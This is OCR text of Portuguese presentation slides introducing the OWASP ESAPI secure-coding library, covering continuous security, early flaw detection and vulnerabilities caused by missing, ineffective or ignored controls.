
Biblioteca OWASP ESAPI

Premissas Básicas:

- Segurança não é um evento único:
  - Deve ser aplicado e aprimorado constantemente.
- Processo de desenvolvimento:
  - Uma iniciativa de codificação segura deve abordar todos os estágios do ciclo de vida de um software.
- Tratar o problema na raiz
  - Onde o esforço e o custo de correção são menores.


Biblioteca OWASP ESAPI

Benefícios de identificar as falhas de segurança logo no início do ciclo de vida do desenvolvimento, onde o custo e o esforço de correção são baixos




Biblioteca OWASP ESAPI

Ciclo de vida de requisição segura



Biblioteca OWASP ESAPI

Problemática atual:



Biblioteca OWASP ESAPI

As vulnerabilidades originam-se de:

- Controles inexistentes
  - Inexistência de mecanismo de criptografia;
  - Falha em realizar o controle de acesso
- Controles Ineficientes
  - Algorítimo de geração de hash fraco, ex: MD5
  - Mecanismo de tratamento de entrada/saída de dados desatualizado
- Controles Ignorados
  - Falha no uso da criptografia
  - Trechos de código onde faltam as rotinas de codificação dos dados de saída

Biblioteca OWASP ESAPI

Os controles de segurança que um desenvolvedor precisa devem ser:

- Padronizados
- Centralizados
- Organizados
- Integrados
- Intuitivos
- Testados
- Devem possuir alta qualidade


Resolve os problemas de controles <u>inexistentes</u> e <u>ineficientes</u>

Biblioteca OWASP ESAPI

E o problema dos **controles ignorados** ?

